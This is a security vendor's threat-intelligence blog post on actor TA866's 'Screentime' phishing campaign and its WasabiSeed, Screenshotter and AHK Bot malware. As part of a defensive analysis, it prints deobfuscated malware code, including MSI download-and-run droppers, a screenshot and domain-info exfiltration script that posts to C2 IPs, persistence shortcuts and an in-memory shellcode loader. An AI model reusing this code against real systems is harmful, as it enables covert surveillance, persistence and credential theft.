Screentime: Sometimes It Feels Like Somebody's Watching Me

proofpoint.com/us/blog/threat-insight/screentime-sometimes-it-feels-like-somebodys-watching-me

February 6, 2023

Screentime: Sometimes It Feels Like Somebody's Watching Me

February 08, 2023 Axel F

Key Findings

- Proofpoint began tracking a new threat actor, TA866.
- Proofpoint researchers first observed campaigns in October 2022 and activity has continued into 2023.
- The activity appears to be financially motivated, largely targeting organizations in the United States and Germany.
- With its custom toolset including WasabiSeed and Screenshotter, TA866 analyzes victim activity via screenshots before installing a bot and stealer.

Overview

Since October 2022 and continuing into January 2023, Proofpoint has observed a cluster of evolving financially motivated activity which we are referring to as "Screentime". The attack chain starts with an email containing a malicious attachment or URL and leads to malware that Proofpoint dubbed WasabiSeed and Screenshotter. In some cases, Proofpoint observed post-exploitation activity involving AHK Bot and Rhadamanthys Stealer.

Proofpoint is tracking this activity under threat actor designation TA866. Proofpoint assesses that TA866 is an organized actor able to perform well thought-out attacks at scale based on their availability of custom tools; ability and connections to purchase tools and services from other vendors; and increasing activity volumes.

Campaign Details

Initial threat types via email: Proofpoint has observed the following examples of malicious email campaigns. The tools used by the threat actor in the delivery stage (Traffic Distribution System (TDS), attachments, etc.) are not necessarily unique and could have been purchased from other actors:

- Publisher (.pub) attachments with macros
- URLs linking (via 404 TDS) to Publisher files with macros
- URLs linking (via 404 TDS) to JavaScript files
- PDFs with URLs linking (via 404 TDS) to JavaScript files

Open source reporting details different post-exploitation payloads which Proofpoint has not confirmed such as a socket.io based payload. Third-party researchers have also observed this activity start from Google Ads instead of email spam.

Geographies targeted: Proofpoint observed campaigns primarily targeting organizations in the United States. Proofpoint researchers also observed sporadic targeting of recipients in other countries, such as in German recipients with German language emails on December 8, 2022, and on January 24, 2023.

Industries targeted: These campaigns affect all industries.

Email volumes and campaign frequency: Most campaigns during October and November 2022 involved only a limited number of emails and focused on a small number of companies. Campaigns were observed on average one to two times a week and messages contained attached Publisher files. In November and December 2022, around the time when the threat actor switched to using URLs, the scale of operation grew, and email volumes increased drastically. Typical campaigns consisted of thousands or even tens of thousands of emails and were observed two to four times a week. In January 2023, the campaign frequency reduced but the email volumes ramped up even more.



Figure 1: Image showing campaign timeline and important data points

Campaign Deep Dive

On January 23-24, 2023, Proofpoint observed tens of thousands of email messages targeting over a thousand organizations. Messages targeted organizations in the U.S. and Germany. The emails appeared to use thread hijacking, a "check my presentation" lure, and contained malicious URLs that initiated a multi-step attack chain.



Figure 2: Example email from January 23, 2023 campaign sent to a recipient in U.S.



Figure 3: Example email from January 23, 2023 campaign sent to a recipient in Germany.



Figure 4: Overall attack chain showing the scripts, tools and malware involved.

If the user clicks on the URL, they initiate the attack chain, as follows:

- The URL leads to 404 TDS which filters traffic and redirects to download of a JavaScript file
- The JavaScript, if run by the user (such as by double clicking), downloads and runs an MSI package
- This MSI package is the WasabiSeed installer. It executes an embedded VBS script (WasabiSeed) as well as establishes persistence by creating an autorun shortcut in the Windows Startup folder
- The WasabiSeed script
    - Downloads and executes a second MSI file containing Screenshotter
    - Continues polling the same URL for additional payloads in a loop
- The second MSI file contains components of Screenshotter, a malware that has several variants implemented in different scripting languages. Screenshotter has a single purpose of taking a screenshot of the victim's screen and sending it to the command and control (C2) server
- Actor interaction: the threat actor likely manually examines the victim's screenshot image during their normal working hours and places additional payloads for the WasabiSeed loop to download, such as:
    - Screenshotter: takes more screenshots (if the actor is not satisfied with previous screenshots)
    - AHK Bot: the initial loop component (if actor is satisfied and wants to proceed with an attack)
- AHK Bot: the bot's main component is another infinite loop that polls and downloads additional AHK scripts. Observed scripts included:
    - Domain profiler: determines the machine's Active Directory (AD) domain and sends it to the C2
    - Stealer loader: downloads a stealer executable and loads it in memory
- Rhadamanthys: the specific stealer observed loaded by AHK Bot's Stealer Loader script was Rhadamanthys

The URL: 404 TDS

The URLs in this campaign led to 404 TDS, a Traffic Distribution System that Proofpoint has tracked since at least September 2022. Proofpoint is not aware if this is a service sold on underground forums, but it is likely a shared or sold tool due to its involvement in a variety of phishing and malware campaigns. While the use of a TDS offers many benefits, generally threat actors use them to filter only the traffic they are interested in based on geography, browser application, browser version, OS platform, and other factors.

Hundreds of random URLs in the format https://[domain.tld]/[a-z0-9]{5} were observed in this campaign. The domains involved were registered on the day of the campaign. These domains were previously registered, expired, and then re-sold to the TDS operator. The campaign involved 20 domains, such as southfirstarea[.]com and black-socks[.]org, hosted on IP addresses 178.20.45[.]197 and 185.180.199[.]229.

If the parameters and conditions of the TDS filters were satisfied, users were redirected to a second URL (enigma-soft[.]com/zm/) with additional filtering (not part of the TDS). If this filter was satisfied too, users were redirected to a third URL (anyfisolusi[.]com/2/) to download a JavaScript file such as "Document_24_jan-3559116.js".

JavaScript

The JavaScript code was lightly obfuscated with irrelevant comments, dead code, and variable substitution. The purpose of the code is to download and execute the next stage. It does so using a Windows Installer object (an installation and configuration service) which downloads and installs an MSI package from the Internet. The analyzed script had the SHA256 of d934d109f5b446febf6aa6a675e9bcc41fade563e7998788824f56b3cc16d1ed and file name of "Document_24_jan-3559116.js".

```
var Nvj = new ActiveXObject("windowsinstaller.installer");
Nvj.uilevel=2
Nvj.InstallProduct("http://79.137.198.60/1/ke.msi");
```

Figure 5: JavaScript code after manual deobfuscation and clean-up.

WasabiSeed VBS

The MSI package "ke.msi" (sha256: 29e447a6121dd2b1d1221821bd6c4b0e20c437c62264844e8bcbb9d4be35f013) that was downloaded by the JavaScript unpacks and runs an embedded VBS script "OCDService.vbs" (SHA256: 292344211976239c99d62be021af2f44840cd42dd4d70ad5097f4265b9d1ce01), that Proofpoint dubbed WasabiSeed. The MSI package also establishes persistence for WasabiSeed via an LNK file "OCDService.lnk" created in the Windows Startup folder.

WasabiSeed is a simple VBS downloader which repeatedly uses Windows Installer to connect to the C2 server looking for MSI packages to download and run. It begins by obtaining the C: Drive serial number, appends it to a URL request, and just like the JavaScript before it, passes the URL to a Windows Installer object and InstallProduct function. The downloaded file is expected to be an MSI package. Further execution is paused with a short sleep instruction. The function then calls itself recursively.

```
Sub asd
On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set Fass = FSO.GetDrive("C:")
set a = createobject("windowsinstaller.installer"):a.uilevel=2:a.InstallProduct
"http://109.107.173.72/" & Fass.SerialNumber
WScript.Sleep 8273
asd
End Sub
asd
```

Figure 6: WasabiSeed VBS code.

```
GET /[redacted] HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Windows Installer
Host: 109.107.173.72
```

Figure 7: Network traffic generated by the WasabiSeed code.

Screenshotter

The first payload downloaded by WasabiSeed was Screenshotter. This is a utility with a single function of taking a JPG screenshot of the user's desktop and submitting it to a remote C2 via a POST to a hardcoded IP address. This is helpful to the threat actor during the reconnaissance and victim profiling stage. Proofpoint observed several variants of Screenshotter including Python-based, AutoIT-based, and JavaScript / IrfanView-based variants. All accomplish the same functionality, with the network protocol being identical. The JavaScript / IrfanView variant is the latest variant at the time of publication.

As already mentioned, the Screenshotter code is packed into an MSI package (SHA256: 02049ab62c530a25f145c0a5c48e3932fa7412a037036a96d7198cc57cef1f40). The package contains three files:

- lumina.exe: an unmodified copy of IrfanView version 4.62.
- app.js: This is the first file executed by the MSI package. It runs lumina.exe to capture a screenshot of the desktop and save it as a JPG.
- index.js: This is the second file executed by the MSI package. It reads in the image file taken by app.js script, sets HTTP headers and POSTs the image to the same C2 address used by WasabiSeed, specifically to the URL http://C2_IP/screenshot/%serial%. The value of %serial% is the same C Drive serial number as used by WasabiSeed. This allows the threat actor to connect the beacons from WasabiSeed to the specific screenshot submitted by Screenshotter.

Table: CustomAction

Action (s72)	Type (i2)	Source (S72)	Target (S255)	ExtendedType (I4)
WixUIPrintEula	65	WixUIWixca	PrintEula	-2147483648
Action2_wscript.exe	1250	INSTALLDIR	"wscript.exe" "app.js"	-2147483648
Action3_wscript.exe	1250	INSTALLDIR	"wscript.exe" "index.js"	-2147483648
Set_ARPINSTALLLOCATION	51	ARPINSTALLLOCATION	[INSTALLDIR]	-2147483648

Figure 8: Order of execution of scripts by the MSI.

```
var shell = WScript.CreateObject("WScript.Shell");
shell.Run("lumina.exe /capture /convert=ahec.jpg");
WScript.sleep(9398);
shell.Run("wmic product where name='DNops' call uninstall /nointeractive", 0);
```

Figure 9: Screenshotter component app.js.

```
var aieccc = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
DOP = new ActiveXObject("Scripting.FileSystemObject");
Caa = DOP.GetDrive("c:\\").SerialNumber;
Caa = "/screenshot/" + Caa;
var st = new ActiveXObject("ADODB.Stream");
WScript.sleep(5000);
st.Type = 1;
st.Open();
st.LoadFromFile("ahec.jpg");
var Jkwoif = st.read();
ka = "http://109.107.173.72";
var beopf = aieccc.Open("POST", ka + Caa, false);
aieccc.SetRequestHeader("Cache-Control","no-cache");
aieccc.SetRequestHeader("Content-Type", "image/jpg");
aieccc.SetRequestHeader("User-Agent", "Windows Installer");
aieccc.Send(Jkwoif);
```

Figure 10: Screenshotter component index.js.

```
POST /screenshot/[redacted] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: image/jpg
Accept: */*
User-Agent: Windows Installer
Content-Length: [redacted]
Host: 109.107.173.72

......JFIF.....`.`.....C.............
```

Figure 11: Network traffic generated by Screenshotter.

AHK Bot

AHK Bot: Looper

Analyst Note: AHK Bot post-exploitation payload was received in the December 20, 2022, campaign but not during the January 24, 2023, campaign used as the example in this report. While the post-exploitation payload could have changed since December 20, this is still a valuable example of what can be delivered as the final payload malware.

In certain instances, when the threat actor was satisfied with the screenshot(s) from the infected machine, an MSI package containing the initial component of the AHK Bot was made available for WasabiSeed to download. AHK Bot is named after the AutoHotKey language it's written in.

The AHK Bot is a collection of separate AutoHotKey scripts. Many of them share the same hardcoded C2 address (which is different from the WasabiSeed C2 address) and use the same C: drive serial in the URL path. The initial script of the bot, the "Looper", is a simple infinite loop that receives and executes further AutoHotKey scripts. The Looper code is packaged in an MSI package, that contains the following files:

- au3.exe: Legitimate copy of “AutoHotkeyU32.exe” version 1.1.33.10, which is the AutoHotKey interpreter executable.
- au3.ahk: The Looper AutoHotKey script.

Table CustomAction

Action (s72)	Type (i2)	Source (S72)	Target (S255)	ExtendedType (I4)
WixUIPrintEula	65	WixUIWixca	PrintEula	-2147483648
Action2_au3.exe	1234	au3.exe		-2147483648
Set_ARPINSTALLLOCATION	51	ARPINSTALLLOCATION	[INSTALLDIR]	-2147483648

Figure 12: The MSI executes "au3.exe" AHK interpreter (see "Action2_au3.exe"), which if run without any parameters automatically looks for and executes a file named "au3.ahk".

```
#NoTrayIcon
FileCreateShortcut, %A_AhkPath%, %A_Startup%\TermuTX.lnk, %A_ScriptDir%\, , TermuTX 8.12.0.13, ,
Loop
{
try
{
DriveGet, serial, serial, C:
UrlDownloadToFile, http://89.208.105.255/%serial%-du2, %A_AhkPath%~
FileRead, string, %A_AhkPath%~
If InStr(SubStr(string, -1), "~")
Run, %A_AhkPath% %A_AhkPath%~
}
catch e
{
}
Sleep, 24723
}
```

Figure 13: AHK Bot "Looper" component is an infinite loop attempting to download further AutoHotKey scripts which are other components of AHK bot.

```
GET /[redacted]-du2 HTTP/1.1
User-Agent: AutoHotkey
Host: [redacted]
Pragma: no-cache
```

Figure 14: Network traffic generated by the Looper.

AHK Bot: Domain Profiler

Immediately after the AHK Bot Looper ran, it downloaded the next component, the Domain Profiler. This simple script figures out the machine's AD domain and sends it to the C2. This is yet another step, in addition to the desktop screenshots previously taken, used to help the threat actor determine the potential usefulness of the infected machine and whether to proceed with the infection. The threat actor is likely looking for the infected machine to be part of an Active Directory domain.

```
#NoTrayIcon
#SingleInstance off
#NoEnv

strComputer := "."
objWMIService := ComObjGet("winmgmts:{impersonationLevel=impersonate}!\\" . strComputer . "\root\cimv2")
colSettings := objWMIService.ExecQuery("Select * from Win32_ComputerSystem")._NewEnum

while colSettings[objOSItem]
Data .=  "Domain: " . objOSItem.Domain

DriveGet, serial, serial, C:
ComObjError(False)
sHTTP := ComObjCreate("WinHttp.WinHttpRequest.5.1")
sHTTP.Open("POST", "http://EXTERNAL_IP/" . serial, False)
sHTTP.SetRequestHeader("User-Agent", "AutoHotkey")
sHTTP.SetRequestHeader("Content-Type", "application/x-www-Form-urlencoded")
sHTTP.Send("&log=" . Data)
sHTTP.WaitForResponse()
sHTTP.Close

ExitApp

;~
```

Figure 15: Domain Profiler code.

```
POST /[redacted] HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-Form-urlencoded; Charset=UTF-8
Accept: */*
User-Agent: AutoHotkey
Content-Length: 22
Host: [redacted]

&log=Domain: WORKGROUPHTTP/1.1 404 NOT FOUND
```

Figure 16: Network traffic generated by the Domain Profiler.

AHK Bot: Stealer Loader

The next AHK Bot component received was the Stealer Loader. This is a large AHK script that downloads, decrypts and runs a DLL as bytes from memory. The specific DLL loaded was a malware known as "Rhadamanthys Stealer". Theoretically, another payload could be placed at the expected payload location "/download?path=e", however the log messages inside the code, such as "steal: load", point to this code being tailored to loading a stealer.

```
url := "http://89.208.105.255/download?path=e"

SendLog("steal: load")

len := WebRequest(url,,, buf, error)
if error
   throw error

if error := CryptData(&buf, decrypted, len, false, "1234")
   throw error

SendLog("steal_shellcode_byte: " . len)

RunByteCodeFromMemory(&decrypted, len)

RunByteCodeFromMemory(pData, len) {
   static MEM_COMMIT := 0x1000, MEM_RESERVE := 0x2000, PAGE_EXECUTE_READWRITE := 0x40
   addr := DllCall("VirtualAlloc", "Ptr", 0, "Ptr", len, "UInt", MEM_RESERVE|MEM_COMMIT, "UInt",
   PAGE_EXECUTE_READWRITE, "Ptr")
   if !addr
      throw "Error: " . A_LastError . "`n" . SysErrorToText()
   DllCall("RtlMoveMemory", "Ptr", addr, "Ptr", pData, "Ptr", len)
   DllCall(addr, "Cdecl") ; здесь неизвестно, что функция должна возвращать
}
```

Figure 17: Small snippet of the Stealer Loader code.

```
GET /download?path=e HTTP/1.1
Connection: Keep-Alive
Content-Type: text/plain; Charset=UTF-8
Accept: */*
User-Agent: AutoHotkey
Host: 89.208.105.255
```

Figure 18: Network traffic showing Stealer Loader requesting a payload.

Rhadamanthys Stealer

Rhadamanthys is a stealer that was initially advertised for sale on underground forums approximately in the middle of 2022. Samples of the malware in public and private repositories can be found as early as August 2022. Researchers have published public details on this stealer, including reports from ThreatMon and Eli Salem. The functionality includes stealing crypto wallets, steam accounts, passwords from browsers, FTP clients, chat clients (e.g. Telegram, Discord), email clients, VPN configurations, cookies, grab files, etc.

```
GET /naka/vhqxnj.qlp9 HTTP/1.1
Host: moosdies.top
User-Agent: curl/5.9
Connection: close
X-CSRF-TOKEN: [redacted]

HTTP/1.1 200 OK
Content-Length: 9[redacted]
Content-Type: image/jpeg
Server: nginx/1.11.13
Date: Wed, 21 Dec 2022 [redacted]
Connection: close

......JFIF.............TF.M.......E...C...sa-...0....2...-.P.%...
```

Figure 19: The specific Rhadamanthys Stealer sample observed loaded by the AHK bot connected to the C2 moosdies[.]top

Further Analysis and Pivoting

Work Hours Analysis

Several parts of the attack chain involve manual intervention from the threat actor. For example, the actor can manually initiate taking of additional screenshots (via the Screenshotter), and download of post-exploitation malware AHK Bot and its components.

Given the manual nature of availability of these payloads, researchers attempted to plot actor working hours by collecting payload download times. While not statistically significant (less than 50 data points were collected), it is still anecdotally interesting. Proofpoint observed payload download times between 2am and 2pm EST. If we assume a normal workday starting time around 9 a.m., then TA866's operational time zone could be UTC+2 or UCT+3.

Comments in Russian Language

Researchers identified Russian language variable names and comments in some parts of AHK Bot. For example, the Stealer Loader contains a comment "here it is not known what the function should return" in a function responsive for running code from memory. The comment could be due to the tool developer being a native speaker or due to code copied from other sources without removing the comment.

```
RunByteCodeFromMemory(pData, len) {
    static MEM_COMMIT := 0x1000, MEM_RESERVE := 0x2000, PAGE_EXECUTE_READWRITE := 0x40
    addr := DllCall("VirtualAlloc", "Ptr", 0, "Ptr", len, "UInt", MEM_RESERVE|MEM_COMMIT, "UInt",
    PAGE_EXECUTE_READWRITE, "Ptr")
    if !addr
        throw "Error: " . A_LastError . "`n" . SysErrorToText()
    DllCall("RtlMoveMemory", "Ptr", addr, "Ptr", pData, "Ptr", len)
    DllCall(addr, "Cdecl") ; здесь неизвестно, что функция должна возвращать
}
```

Figure 20: AHK Bot Stealer Loader contains the comment "here it is not known what the function should return" in Russian.

Pivoting on Tools to Find Past Activity

Based on limited reporting and observed use of AHK Bot, it appears to be in exclusive use by one or a closed ecosystem of threat actors and can be used as a good pivot for finding potentially related campaigns. Additionally, WasabiSeed is another good tool for pivoting into additional threat activity.

(A) The FINTEAM April 2019 campaign described by Check Point and by Trend Micro involved an attachment named "Military Financing.xlsm".

- Targeting: The description by Check Point included targeting of government organizations with specific individuals in finance authorities or working in embassies. Hence the targeting could be either financially or espionage motivated. Meanwhile, the targeting in the Screentime cluster was strictly financially motivated.
- AHK Bot: This malware was used in the 2019 campaign. While it was an earlier variant of the AHK Bot used in the Screentime cluster, Proofpoint found significant similarities, especially in the networking code. Additionally, the 2019 AHK Bot version had a "screenshotting" module built into the bot, while the current campaigns use standalone Screenshotter malware.
- Summary of similarities: There are potential overlaps in the targeting, and significant overlaps in custom tooling used (AHK Bot).

(B) In a 2020 report, Trend Micro described financial sector targeting activity delivering a credential stealer. This activity involved attachments named "Important_Changes.xlsm".

- Targeting: According to Trend Micro, targeting included financial institutions in US and Canada. Similarly, the targeting in the Screentime cluster was also financially motivated with geographies such as U.S. and Germany affected.
- AHK Bot: The initial Looper component observed in the 2020 report was nearly identical to the Looper component observed in Screentime campaigns. The 2020 AHK Bot variant included a stealer implemented as the AHK module, while the Screentime campaigns use Rhadamanthys stealer.
- Summary of similarities: There are significant overlaps in both the targeting, and custom tooling used (AHK Bot).

(C) The Asylum Ambuscade activity reported by Proofpoint in March 2022 involved an attachment named "list of persons.xlsx".

- Targeting: The Asylum Ambuscade activity targeted European government personnel in transportation, financial and budget allocation, administration, and population movement within Europe. The targeting appears to be espionage motivated, however it's interesting to note the recurring theme of some of the individuals being in financial roles (like in the FINTEAM cluster). Meanwhile, the targeting in the Screentime cluster was financially motivated.
- Tools: The SunSeed LUA script observed in the Asylum Ambuscade campaign is similar in functionality to the WasabiSeed VBS tool from the Screentime campaign cluster. Both perform the same function (downloading payloads in a loop, using C: serial as the URL path) in different programming languages. While we have not directly observed the delivery of AHK Bot malware in response to SunSeed payload infections, Proofpoint recognizes the distinct similarities between the two installers. Additional similarities also exist in earlier parts of the attack chains, specifically in the use of the Windows Installer technique leading to an MSI file. Asylum Ambuscade uses this technique in the attachment macro while Screentime uses this technique in JavaScript and WasabiSeed VBS.
- Summary of similarities: Asylum Ambuscade differs in the targeting goals from the Screentime cluster - there are none or weak overlaps. There are significant overlaps in functionality of WasabiSeed and SunSeed scripts and in earlier parts of the attack chains.

Proofpoint assesses with low to moderate confidence that these campaigns were likely performed by TA866 given the similarities in TTPs but the possibility of the tools being used by more than one actor cannot be completely ruled out. Attribution investigation is ongoing.

Conclusion

TA866 is a newly identified threat actor that distributes malware via email utilizing both commodity and custom tools. While most of the activity observed occurred since October 2022, Proofpoint researchers identified multiple activity clusters since 2019 that overlap with TA866 activity. Most of the activity recently observed by Proofpoint suggests recent campaigns are financially motivated, however assessment of historic related activities suggests a possible, additional espionage objective.

The use of Screenshotter to gather information on a compromised host before deploying additional payloads indicates the threat actor is manually reviewing infections to identify high-value targets. The AD profiling is especially concerning as follow-on activities could lead to compromises on all domain-joined hosts.

It is important to note that in order for a compromise to be successful, a user has to click on a malicious link and, if successfully filtered, interact with a JavaScript file to download and run additional payloads. Organizations should educate end users about this technique and encourage users to report suspicious emails and other activities.

IOCs

Indicator	Type	Description
southfirstarea[.]com	Domain	404 TDS domain
peak-pjv[.]com	Domain	404 TDS domain
otameyshan[.]com	Domain	404 TDS domain
thebtcrevolution[.]com	Domain	404 TDS domain
annemarieotey[.]com	Domain	404 TDS domain
expresswebstores[.]com	Domain	404 TDS domain
styleselect[.]com	Domain	404 TDS domain
mikefaw[.]com	Domain	404 TDS domain
fgpprlaw[.]com	Domain	404 TDS domain
duncan-technologies[.]net	Domain	404 TDS domain
black-socks[.]org	Domain	404 TDS domain

